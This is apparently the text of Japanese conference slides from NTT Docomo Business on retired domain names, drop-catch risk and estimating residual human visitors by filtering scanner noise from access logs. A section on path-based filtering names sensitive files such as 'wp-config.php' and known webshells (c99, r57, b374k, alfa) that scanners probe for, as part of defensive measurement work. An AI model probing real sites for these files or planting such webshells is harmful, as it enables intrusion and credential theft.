

Noise canceling the noisy scanners ～利用終了ドメイン名の残存リスク把握に向けて～



2026年2月12日
NTTドコモビジネス株式会社

富樫 良介

昨今、廃止したドメイン名が**ドロップキャッチ**され被害にあうケースが多発しています。

その被害を最小限に抑えるために
NTTドコモビジネスでは**利用終了したドメイン名を永年保有する方針**で運用を開始しました。

一方で、そのようなドメイン名を無期限に保持し続けることは、管理の手間や維持費の増大を招きます。

このジレンマを解消するために、弊社では利用終了ドメイン名に対して、**いまだにアクセスを試みる「残存訪問者」の数を調査し**、ドメイン廃止におけるリスク評価を行う取り組みをしています。

本講演では、「残存訪問者」の数を推計と、そもそもどこから「残存訪問者」がやってくるのかを調査する手法をお伝えします。

弊社対応状況

ドメイン名廃止時の危険性

企業のサービスなどで使われていたドメイン名には価値がある！

- ・ 利用終了したドメイン名がオークションにかけられて高値で売買されたり
- ・ (*)ドロップキャッチにより第三者に悪用されたり
- ・ 簡単に手放すことができない状態になっている

(*)再登録が可能になる瞬間を狙って、 目的のドメイン名を登録しようとする行為

[インターネット用語1分解説～ドロップキャッチとは～ - JPNIC](#)



[なぜ「ドコモ口座」のドメインがオークションに？ ドコモの见解は（山口健太） - エキスパート - Yahoo! ニュース](#)



[【注意喚起】セキュリティリスク回避のため、旧Visionalistをご利用いただいていた法人のお客さまにおける“tracer.jp”タグ削除のお願い](#)

ドメイン名のドロップキャッチによる被害対策

- ✓ 独自ドメイン名ではなく、ntt.comサブドメイン名の利用促進
- ✓ 退職者/異動者の定期的な確認（管理情報の最新化）
- ✓ **永年保有ポリシーの策定**

永年保有の課題

ドメイン名の維持料
ドメイン名の健全的な利用への悪影響


利用終了したドメイン名へのアクセスログとDNSクエリ、メールを監視する基盤を運用中

ログ収集環境

システム構成

想定される送信元


観測



残存訪問者の推計

残存訪問者によるリスク

- 弊社ではドメイン名の永年保有をしているが、その理由の1つが**ドロップキャッチした第三者に新規のサイトを作成され、企業のレピュテーションに悪影響が出る**ことへの懸念
- 例えばインターネット上には旧自社サイトへのリンクが残っていた場合、そこから第三者が作成したサイトに訪問者が誘導されることになる



残存訪問者を把握する必要性


- 「残存訪問者」の数が多いほど、ドメイン名廃止によるリスクは高まる
- ドメイン名廃止によるリスクを見積もるため、下記を把握したい
 - 現在の残存訪問者の数
 - 残存訪問者数の変化
- 弊社の利用終了ドメイン名ではサイトが閉鎖されたことを示すページを表示しており、この環境でウェブアクセスログを収集している

この XML ファイルにはスタイル情報が関連付けられていないようです。以下にドキュメントツリーを表示します。


```
<Error>  
  <Code>AccessDenied</Code>  
  <Message>Access Denied</Message>  
</Error>
```

ウェブアクセスログのノイズ

- 残存訪問者の数を調査するために、継続的にウェブアクセスログを収集したが…



ウェブサイトに使っていたドメイン名におけるアクセス数
アクセス数 (中央値) : 527



商標保護を目的とした使用実績がないドメイン名におけるアクセス数
アクセス数 (中央値) : 930

- 既にサイトが閉鎖されたにも関わらず、アクセス数が多いように見える
- また、ウェブサイトでの使用実績がないドメイン名においても、大量のアクセスが観測されている

➔ これらのアクセスの大部分は人間による訪問ではない可能性

- 「残存訪問者」の数を見積もるためには、人間以外によるアクセス (ノイズ) を除去する必要がある

User-Agent に基づくノイズ判定



各社が運用するボット、クローラは User-Agent に身元と意図を示している場合がある

- Google のクローラー

Mozilla/5.0 (compatible; Googlebot/2.1; +http://www.google.com/bot.html)"

- Palo Alto のボット

"Expanse, a Palo Alto Networks company, searches across the global IPv4 space multiple times per day to identify customers' presences on the Internet. If you would like to be excluded from our scans, please send IP addresses/domains to: scaninfo@paloaltonetworks.com"

- Censys のボット

"Mozilla/5.0 (compatible; CensysInspect/1.1; +https://about.censys.io/)"

-> User-Agent 中にボットまたはクローラーであることが明示されたアクセスは **全体の 4% ほど**

reverse-ip に基づくノイズ判定



各社が運用するボット、クローラは IP アドレスの逆引きにも身元・意図を示している場合がある

- スタンフォード大の研究調査

research.esrg.stanford.edu

- パダーボルン大の研究調査

syssec-scanner6.cs.uni-paderborn.de

ただし、reverse-ip からノイズ判定ができた事例は全体のごくわずか

パスに基づくノイズ判定

- ウェブアクセスログから訪問者が指定したパスを確認できる
- このパスを確認することで何らかの意図をもったスキャン活動を抽出することができた
- **脆弱性スキャナー**
 - ウェブシェル/バックドア/管理ツールのファイル名を含むパスへのアクセス
 - "wp-config.php"、"config.php" などの機微情報が含まれるファイル
 - "c99", "r57", "b374k", "alfa" などの有名な悪性ファイル
 - 存在した場合には、攻撃者はこれらの webshell を動作させると考えられる
 - **アクセス全体の 42% が該当**
- **API エンドポイントスキャナー**
 - アクセス先が api endpoint であることを想定して、機微情報を調査するためのアクセス
 - "api-docs", "graphql", "swagger.json" など
 - **アクセス全体の 34% が該当**


商標保護を目的としたドメイン名を活用した事例



- 既存サービスと似た名前のドメイン名が第三者に取得されることを防止する意図
- これらのドメイン名がWebサイトとして使用された実績は一切ないため、これらへの送信元は機械的な情報取得を目的としたボット、クローラー、スキャナなどに該当する可能性が高い
- 少なくともこれらの送信元については一般的な訪問者とは考えられないため、送信元 IP アドレスをノイズ判定に利用した
 - ただし、それらの中に各種プロキシ、VPN サービスの IP アドレスが含まれており、これらについては一般利用者が同一 IP アドレスを使用していることは起こり得る
 - そのため、外部サービスを使用して IP アドレスがプロキシ、VPN サービスに該当するか確認し、該当したものはノイズとはしなかった


より実態に近い残存訪問者を推計するために

- ドロップキャッチ後のドメイン名悪用による企業のレピュテーションへの影響を考えたとき、クリティカルになるのは「**未だに残存するアクセス数**」ではなく「**残存訪問者の数**」
- より実態に近い「残存訪問者」の数を推計するために、アクセス元の IP アドレスを日付ごとにユニーク化する処理を行った
(日付ごとに同一の IP アドレスから複数のアクセスがあった場合に 1 件に丸める処理)
 - これについては排除しきれなかったノイズの影響を最小化する狙いもある



アクセス数 (中央値) : 527



ノイズ除去 & IP ユニーク化



訪問者数 (中央値) : 9

残存訪問者数の推移

- 多くのドメイン名において残存訪問者の有意な減少傾向は確認されなかった
- 監視を開始した時点ですでにアクセス数は減少傾向は止まり、収束していた可能性
- 一方、例えば大規模なウェブサイトなどでは減少傾向が長く続く可能性があり、ドメイン名の元々の使用用途に依存すると考える



ウェブサイトに使っていた各ドメイン名における残存訪問者数

ウェブアクセスログの中長期分析



- 純粋なウェブアクセスログには少なくとも 80% 程度のノイズ (スキャナなど) が含まれる
